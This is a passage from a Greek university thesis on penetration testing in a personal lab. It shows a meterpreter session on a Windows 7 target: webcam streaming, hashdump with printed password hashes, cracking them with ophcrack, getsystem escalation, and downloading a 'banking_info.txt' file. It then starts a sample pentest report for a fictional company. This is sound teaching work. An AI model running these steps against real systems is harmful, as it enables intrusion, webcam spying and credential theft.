

Εικόνα 4.32

Είμαι πλέον έτοιμος να ξεκινήσω την επίθεση. Όπως και πριν, αυτό θα το κάνω με την εντολή “**exploit**”.





Εικόνα 4.33


Από την εικόνα 4.30 φαίνεται πως η επίθεση μου ήταν επιτυχής. Η σύνδεση μεταξύ των δύο υπολογιστών επιτεύχθηκε και πλέον μπορώ να εξερευνήσω τις επιλογές μου εκτελώντας την επιλογή “**help**” για μια πλήρη λίστα με τις εντολές που υποστηρίζει ο meterpreter.




Εικόνα 4.34





Εικόνα 4.35




Εικόνα 4.36

Από τις παραπάνω εικόνες βλέπουμε ότι έχω πολλές επιλογές ως προς το πώς θα προχωρήσω. Θα σταθώ για λίγο στις εντολές κάτω από την κατηγορία **Webcam Controls**, θέλοντας να δώσω έμφαση στη σοβαρότητα αυτής της ευπάθειας. Μου δίνεται η επιλογή να χρησιμοποιήσω τη συνδεδεμένη web camera του υπολογιστή στόχου και να ηχογραφήσω μέσω αυτής, να τραβήξω μια φωτογραφία ή και να ξεκινήσω μια ζωντανή αναμετάδοση της κάμερας. Για τη χρήση οποιασδήποτε από τις εντολές του meterpreter, αρκεί να πληκτρολογήσω το όνομα της εντολής. Εάν ήθελα να χρησιμοποιήσω την κάμερα του υπολογιστή για να καταλάβω που βρίσκεται ο υπολογιστής για παράδειγμα, αρκεί να εκτελέσω την εντολή “**webcam_stream**”.




Εικόνα 4.37

Μετά την εκτέλεση ανοίγει αυτόματα ο προεπιλεγμένος περιηγητής ιστού του υπολογιστή με μία ζωντανή αναμετάδοση της κάμερας του στόχου. Φυσικά εγώ χρησιμοποιώ ένα ψηφιακό εργαστήριο και όλες οι μηχανές βρίσκονται στον υπολογιστή μου, επομένως η αναμετάδοση δείχνει το γραφείο μου (η φωτογραφία είναι θολωμένη επίτηδες).


Όπως και στην προηγούμενη δοκιμή, έχω αποκτήσει πρόσβαση αλλά δεν έχω όσες πληροφορίες θα ήθελα και κυρίως δεν έχω τα διαπιστευτήρια των χρηστών. Για να το πετύχω αυτό μπορώ να εκτελέσω την εντολή “**hashdump**” στον meterpreter και να εμφανίσω μία λίστα με τους χρήστες και τους κωδικούς πρόσβασης τους σε μορφή hash. Τα hashes χρησιμοποιούνται για αυτό ακριβώς το σκοπό. Σε περίπτωση που το σύστημα παραβιαστεί, ο επιτιθέμενος δεν έχει πρόσβαση στους κωδικούς αυτούσιους, αλλά σε μια κρυπτογραφημένη εκδοχή τους.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John:1000:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
Test user:1002:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
meterpreter >
```

Εικόνα 4.38


Βλέπουμε λοιπόν ότι υπάρχουν τέσσερις χρήστες στον υπολογιστή στόχο και οι κωδικοί τους βρίσκονται δίπλα στο όνομά τους σε μορφή hash. Η διανομή Kali Linux ανάμεσα στα πολυάριθμα εργαλεία της, περιέχει και μερικά εξαιρετικά εργαλεία για την αποκρυπτογράφηση των hashed κωδικών πρόσβασης. Αυτό δεν είναι πάντα εύκολο ή

δυνατό αλλά είναι συνετό να δοκιμάσουμε αυτό το βήμα γιατί έχει υψηλό ποσοστό επιτυχίας. Θα χρησιμοποιήσω το εργαλείο **ophcrack**, που ειδικεύεται σε Windows hashes, εκτελώντας την εντολή "**ophcrack**" στο τερματικό μου.





Εικόνα 4.39

Το επόμενο βήμα είναι να αντιγράψω τους hashed κωδικούς πρόσβασης σε ένα αρχείο κειμένου το οποίο θα τροφοδοτήσω στο ophcrack για να ξεκινήσει την αποκρυπτογράφηση.




Εικόνα 4.40

Έχοντας τους κωδικούς πρόσβασης στο αρχείο κειμένου μπορώ να ξεκινήσω την αποκρυπτογράφηση. Αυτό θα το κάνω με την επιλογή "Load" και "PWDUMP file" . Θα επιλέξω το αρχείο με τα hashes και τέλος θα επιλέξω "Crack".




Εικόνα 4.41

Ύστερα από μερικές ώρες το Ophcrack κατάφερε να αποκρυπτογραφήσει τα hashes και να μου επιστρέψει τους κωδικούς πρόσβασης των δύο χρηστών που δημιούργησα. Η διαδικασία ολοκληρώθηκε μετά από περίπου 5 ώρες. Χρησιμοποιώντας τα διαπιστευτήρια αυτά, μπορώ πλέον να αποκτήσω πρόσβαση στον υπολογιστή με γραφικό περιβάλλον, ώστε να κινούμαι ευκολότερα. Φυσικά αυτό είναι κάτι που δεν συστήνεται διότι ο χρήστης που βρίσκεται στο μηχάνημα μπορεί να καταλάβει ανά πάσα στιγμή ότι κάποιος άλλος έχει τον έλεγχο.

Στην περίπτωση που αυτή η διαδικασία δεν ολοκληρωθεί, ή αποδειχθεί πολύ χρονοβόρα υπάρχει η επιλογή να «ξεγελάσω» το σύστημα και να αποκτήσω δικαιώματα διαχειριστή. Για να το επιτύχω, αρκεί να χρησιμοποιήσω την εντολή “**getsystem**”. Κατά την εκτέλεση της εντολής αυτής, το Metasploit καταλαμβάνει μία διεργασία του συστήματος που τρέχει κατά κανόνα με δικαιώματα διαχειριστή και εκτελεί τις εντολές που στέλνω μέσω αυτής. [20]

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Named Pipe Impersonation (In Memory/Admin)
                2 : Named Pipe Impersonation (Dropper/Admin)
                3 : Token Duplication (In Memory/Admin)

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Εικόνα 4.42

Πριν εκτελέσω την εντολή, χρησιμοποίησα την παράμετρο –h για να δω τις διαθέσιμες επιλογές. Εκτός από τον τρόπο που περιέγραψα, υπάρχουν άλλοι δύο, που λειτουργούν παρομοίως. Εκτελώντας την εντολή χωρίς παραμέτρους, δοκιμάζονται και οι τρεις τρόποι και προτιμάται ο πρώτος που πετυχαίνει το αποτέλεσμα. Για να επαληθεύσω ότι όντως απέκτησα υψηλότερα δικαιώματα, τρέχω την εντολή “**getuid**” , και επιβεβαιώνω ότι οι εντολές μου έχουν δικαιώματα του χρήστη SYSTEM, δηλαδή το σύστημα.

Μία άλλη πολύ χρήσιμη εντολή είναι η “**download**”, που επιτρέπει τη μεταφόρτωση αρχείων από την απομακρυσμένη μηχανή στον υπολογιστή μου. Η χρήση της είναι σχετικά απλή και για να τη χρησιμοποιήσω αρκεί να γράψω “**download**” και τη διαδρομή του αρχείου που θέλω να μεταφορτώσω. Ψάχνοντας στα αρχεία του χρήστη Test User, πρόσεξα ένα αρχείο με όνομα “banking_info.txt”

στην επιφάνεια εργασίας. Είναι πολύ πιθανό αυτό το αρχείο να περιέχει ευαίσθητες πληροφορίες και θα ήθελα να το κατεβάσω στον υπολογιστή μου για να αποθηκεύσω αυτές τις πληροφορίες. Εκτελώντας “**download C:/Users/Test\ user/Desktop/banking_info.txt**” ένα αντίγραφο του αρχείου θα μεταφορτωθεί στον υπολογιστή μου, και συγκεκριμένα στον φάκελο χρήστη μου.


```
meterpreter > download C:/Users/Test\ user/Desktop/banking_info.txt
[*] Downloading: C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
[*] Downloaded 12.00 B of 12.00 B (100.0%): C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
[*] download   : C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
meterpreter >
```

Εικόνα 4.43

Τέλος, μένει να αφήσουμε ένα σημάδι όπως και προηγουμένως, αποδεικνείωντας την απόκτηση πρόσβασης στο σύστημα. Εκτελώντας την εντολή ”**msg John Hello, your computer is now compromised! :’(**” θα εμφανιστεί ένα παράθυρο διαλόγου στον χρήστη John με το μήνυμα που έγραψα στην εντολή.

```
C:\Windows\system32>msg John Hello, your computer is now compromised! :'(
msg John Hello, your computer is now compromised! :'(

C:\Windows\system32>
```




Εικόνα 4.44

Εδώ μπορώ να πω πως η δοκιμή μου ολοκληρώθηκε επιτυχώς. Κατάφερα να αποκτήσω πρόσβαση στον υπολογιστή στόχο, να αποκτήσω δικαιώματα διαχειριστή και να αποκτήσω πλήρη πρόσβαση στα αρχεία και στους πόρους του.

Στο επόμενο κεφάλαιο θα συντάξω ένα υπόδειγμα αναφοράς σχετικά με τις ευπάθειες των δύο υπολογιστών και πως θα μπορούσαν να αντιμετωπιστούν από το διαχειριστή τους.

# ΚΕΦΑΛΑΙΟ 5


## Σύνταξη αναφοράς των δοκιμών διείσδυσης και επίλογος

Μετά από κάθε ολοκληρωμένη δοκιμή διείσδυσης, ο επαγγελματίας που πραγματοποίησε τις δοκιμές, αναλαμβάνει να συντάξει μια αναφορά σχετικά με τα αποτελέσματα από κάθε φάση της δοκιμής διείσδυσης. Η αναφορά αυτή περιλαμβάνει λεπτομερώς όλα τα βήματα που ακολούθησε, τις εντολές που εκτελέστηκαν στο μηχάνημα , τις ευπάθειες που βρέθηκαν και τους τρόπους με τους οποίους αυτές οι ευπάθειες μπορούν να αντιμετωπιστούν. Αξίζει να σημειωθεί εδώ πως αναλόγως τη συμφωνία που έχει γίνει με τον διαχειριστή, ο επαγγελματίας ασφαλείας δεν αναλαμβάνει τη διόρθωση των ευπαθειών και αφήνει τα συστήματα που δοκιμάστηκαν ακριβώς όπως ήταν στην αρχική τους κατάσταση. Η δομή μιας τέτοιας αναφοράς εξαρτάται από πολλούς παράγοντες. Μερικοί από αυτούς είναι το κοινό στο οποίο απευθύνεται, το μέγεθος του οργανισμού στον οποίο εκτελείται η δοκιμή και το είδος τον ευπαθειών που βρέθηκαν.

Σε κάποια σενάρια, η εφαρμογή λύσεων απαιτεί την έγκριση από άτομα που δεν σχετίζονται με την τεχνολογία π.χ το διοικητικό συμβούλιο μιας εταιρίας. Οι άνθρωποι αυτοί, δεν είναι απαραίτητο ότι σχετίζονται με την τεχνολογία και γι αυτό το λόγο πρέπει να υπάρχει περισσότερη σαφήνεια στην αναφορά ως προς τις ευπάθειες και τον κίνδυνο που επιφέρουν. Φυσικά, ο διαχειριστής του συστήματος είναι σε θέση να καταλάβει που είναι το πρόβλημα αλλά δεν είναι απαραίτητο ότι θα μπορεί να εξηγήσει πως αυτό είναι εκμεταλλεύσιμο από τρίτους και το πόσο σοβαρό είναι. Γι αυτό το λόγο, οι πρώτες σελίδες γράφονται στοχεύοντας άτομα χωρίς ιδιαίτερες γνώσεις στο αντικείμενο και οι μετέπειτα περιέχουν όλες τις απαραίτητες τεχνικές πληροφορίες. Εάν οι λύσεις θα εφαρμοστούν άμεσα από τον υπεύθυνο, τότε δεν υπάρχει λόγος για επεξηγήσεις και μπορούν να αναφερθούν άμεσα οι ευπάθειες που βρέθηκαν και οι προτάσεις για την αντιμετώπισή τους.

Θα υποθέσω λοιπόν ότι ανέλαβα να εκτελέσω τις δοκιμές αυτές για χάρη της εταιρίας “E Corp.”. Πρόκειται για μια μικρή εταιρία και τα αποτελέσματα της αναφοράς μου αφορούν τον διακομιστή της και τους παρακείμενους υπολογιστές με Windows 7. Η αναφορά απευθύνεται κατευθείαν στον διαχειριστή του συστήματος.[21]

**5.1 Σύνταξη αναφοράς**



# ΑΕΙ ΠΕΙΡΑΙΑ Τ.Τ.
## ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ
### ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΗΛΕΚΤΡΟΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ Τ.Ε.

# ΑΝΑΦΟΡΑ ΔΟΚΙΜΗΣ ΔΙΕΙΣΔΥΣΗΣ

**E Corp.**

**ΜΑΙΟΣ 2018**

**ΙΩΑΝΝΗΣ ΑΡΒΑΝΙΤΗΣ**

ΔΙΕΥΘΥΝΣΗ ΕΔΡΑΣ

ΣΤΟΙΧΕΙΑ ΕΠΙΚΟΙΝΩΝΙΑ

# Πίνακας περιεχομένων

## Στόχοι της αναφοράς και περίληψη ευρημάτων

Ανέλαβα από την εταιρία E Corp. την διεξαγωγή δοκιμών διείσδυσης γκρίζου κουτιού στον διακομιστή δικτύου και των παρακείμενων υπολογιστών αυτού. Όλες οι ενέργειες διεξήχθηκαν με τέτοιο τρόπο, ώστε να είναι όσο το δυνατό παρόμοιες με αυτές ενός κακόβουλου εισβολέα με σκοπό να βλάψει το σύστημα ή/και να αποσπάσει ευαίσθητες πληροφορίες από αυτό. Οι δοκιμές αυτές έγιναν με τους εξής στόχους:

- Την απόπειρα απόκτησης πλήρης πρόσβασης του συστήματος της εταιρίας
- Την αξιολόγηση των ευπαθειών που βρέθηκαν και τη σοβαρότητα τους ως προς της ευαίσθητες πληροφορίες της εταιρίας και τις υπηρεσίες που παρέχει

Κατά τις δοκιμές αυτές εκτέλεσα σαρώσεις για ευπάθειες, τις οποίες εκμεταλλεύτηκα ώστε να αποκτήσω πλήρη πρόσβαση στα συστήματα της εταιρίας. Η δοκιμές διείσδυσης και η αξιολόγηση τον ευπαθειών έγινε σύμφωνα με το πρότυπο **NIST SP 800-115**[XX], σε ελεγχόμενες συνθήκες.

## Μεθοδολογία των δοκιμών

Η δοκιμή αυτή πραγματοποιήθηκε σε τέσσερα στάδια : το σχεδιασμό, την Ανίχνευση, την επίθεση, την αναφορά.

### Στάδιο 1ο : Σχεδιασμός

Στο στάδιο αυτό συμφώνησα με τον υπεύθυνο και διαχειριστή του συστήματος να εκτελέσω δοκιμές διείσδυσης στο σύστημα που επιβλέπει με σκοπό την εύρεση ευπαθειών. Η προσέγγισή μου ήταν παρόμοια με αυτή ενός επιτιθέμενου ώστε να αξιολογηθεί η ευπάθεια του συστήματος από εξωτερικές απειλές. Η δοκιμή μου ήταν κατηγορίας γκρίζου κουτιού μιας και μου δόθηκε πρόσβαση στο τοπικό δίκτυο του συστήματος. Την κάλυψη τυχόν κενών ασφαλείας θα αναλάβει εξωτερικός συνεργάτης της εταιρίας.

### Στάδιο 2ο : Ανίχνευση

Ξεκινώντας τη δοκιμή διείσδυσης στο σύστημα χρησιμοποίησα εργαλεία σάρωσης του δικτύου για να ανακαλύψω την τοπολογία του και τα υποσυστήματα που είναι συνδεδεμένα με αυτό. Συνέλλεξα πληροφορίες που χρησιμοποίησα για την πραγματοποίηση των επιθέσεων μου με τα κατάλληλα εργαλεία διείσδυσης. Βρέθηκαν δύο υπολογίστηκα συστήματα. Το ένα λειτουργούσε ως διακομιστής και το άλλο χρησιμοποιούνταν από υπάλληλο της εταιρίας

### Στάδιο 3ο : Επίθεση

Έχοντας συλλέξει αρκετές πληροφορίες για τους στόχους μου, εκτέλεσα επιτυχώς επιθέσεις προς δύο υπολογιστές στο δίκτυο. Οι επιθέσεις περιελάμβαναν την εκμετάλλευση γνωστών ευπαθειών, την μεταβολή των αρχείων του διακομιστή και την απόκτηση πλήρης πρόσβασης και στις δύο περιπτώσεις.

### Στάδιο 4ο : Αναφορά

